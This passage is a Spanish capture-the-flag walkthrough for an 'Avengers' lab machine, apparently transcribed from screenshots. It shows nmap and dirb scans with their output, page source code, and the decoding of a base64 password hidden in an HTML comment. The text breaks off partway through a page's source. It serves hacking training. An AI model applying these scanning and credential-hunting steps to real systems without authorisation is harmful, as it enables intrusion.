

AVENGERS




Creador: Diseo_

Ejecutando nmap nos devuelve que tiene abiertos los siguientes puertos,21,22,80,3306.



```
└─$ ./../../obtain_data.sh 192.168.16.13
The ip_address '192.168.16.13' is valid
[sudo] password for kali:
Executing sudo nmap -sS -sV -A -O -p- 192.168.16.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-26 11:42 CET
Nmap scan report for 192.168.16.13
Host is up (0.00048s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.16.37
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6f:85:17:02:1a:9d:94:c3:b3:4e:92:4b:05:3a:96:a2 (ECDSA)
|_  256 57:6b:d4:59:bd:3b:b5:c0:3f:1b:7e:c0:b9:9a:69:6d (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Avengers Hacking \xC3\x89tico
| http-robots.txt: 2 disallowed entries
|_/webs/ /mysql/
3306/tcp open  mysql   MySQL 8.0.36-0ubuntu0.22.04.1
| ssl-cert: Subject: commonName=MySQL_Server_8.0.36_Auto_Generated_Server_Certificate
| Not valid before: 2024-03-21T19:56:11
|_Not valid after:  2034-03-19T19:56:11
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.36-0ubuntu0.22.04.1
|   Thread ID: 9
|   Capabilities flags: 65535
|   Some Capabilities: LongPassword, SupportsCompression, Support41Auth, Speaks41ProtocolOld, IgnoreSpa
```


Ejecutamos dirb para descubrir directorios ocultos.



```
Running dirb on http://192.168.16.13:80

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec 26 18:58:49 2024
URL_BASE: http://192.168.16.13:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 404
OPTION: Not Recursive
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.16.13:80/ ----
==> DIRECTORY: http://192.168.16.13:80/code/
==> DIRECTORY: http://192.168.16.13:80/css/
==> DIRECTORY: http://192.168.16.13:80/flags/
+ http://192.168.16.13:80/index.html (CODE:200|SIZE:1105)
==> DIRECTORY: http://192.168.16.13:80/mysql/
==> DIRECTORY: http://192.168.16.13:80/php/
+ http://192.168.16.13:80/robots.txt (CODE:200|SIZE:49)
+ http://192.168.16.13:80/server-status (CODE:403|SIZE:278)
```


Revisando el puerto 80 encontramos varias cosas:

Encontramos una contraseña codificada en base64 dentro de la url mysql en el fichero database.html al ver el código fuente de la página.




Index of /mysql

Name	Last modified	Size	Description
Parent Directory		-	
FLAG.txt	2024-03-23 15:46	407	
database.html	2024-03-23 13:45	946	



```html
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Base de Datos MySQL</title>
    <link rel="stylesheet" href="../css/styles.css">
</head>
<body>
    <header>
        <h1>Base de Datos MySQL</h1>
    </header>
    <nav>
        <ul>
            <li><a href="../index.html"></a></li>
            <li><a href="../webs/secret.html"></a></li>
            <li><a href="../webs/developers.html"></a></li>
        </ul>
    </nav>
    <main>
        <section>
            <h2>Explorando la Base de Datos</h2>
            <p>¡Descubre los secretos ocultos en nuestra base de datos!</p>
        </section>
    </main>
    <footer>
        <p>&copy; 2024 Avengers Hacking Ético</p>
    </footer>
<!-- You have found a password of a user that is hidden out there, keep looking... -->
<!-- password: V201V2JHTnVjR2haYmtveFpFZEZQUT09 -->
</body>
</html>
```



From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars
□ Strict mode

From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars
□ Strict mode


From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars
□ Strict mode

```
V201V2JHTnVjR2haYmtveFpFZEZQUT09
```

32 1

```
fuerzabruta
```

Dentro de webs, en el código fuente de secret.html encontramos el javascript que, al acceder y poner “fuerzabruta” nos devuelve el nombre de Hulk que podría ser la pista del usuario.


192.168.16.13/webs/secret.html
B
base64 | GTFOBins
Online - Reverse Shell ...
Path Hijacking y Librar...
Brainfuck Language - ...
CyberChef
Online synta

Web Secreta 1


INICIO SECRET .

Contenido Ultra Secreto


¡Solo para los más valientes hackers!

Buscar: Ingrese su búsqueda Buscar

No se encontraron resultados.



view-source:http://192.168.16.13/webs/secret.html
Exploit-DB
Google Hacking DB
base64 | GTFOBins
Online - Reverse Shell ...
Path Hijacking y Lib

```html
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Web Secreta 1</title>
    <link rel="stylesheet" href="../css/styles.css">
</head>
<body>
    <header>
        <h1>Web Secreta 1</h1>
    </header>
    <nav>
        <ul>
            <li><a href="../index.html">INICIO</a></li>
            <li><a href="secret.html">SECRET</a></li>
            <li><a href="developers.html">.</a></li>
        </ul>
    </nav>
    <main>
        <section>
            <h2>Contenido Ultra Secreto</h2>
            <p>¡Solo para los más valientes hackers!</p>
<form action="#" method="get" id="searchForm">
    <label for="searchInput">Buscar:</label>
    <input type="text" id="searchInput" name="search" placeholder="Ingrese su búsqueda">
    <button type="submit">Buscar</button>
</form>
<div id="searchResults">
    <!-- Aquí se mostrarían los resultados de la búsqueda -->
    <p>No se encontraron resultados.</p>
</div>
        </section>
    </main>
    <footer>
        <p>&copy; 2024 Avengers Hacking Ético</p>
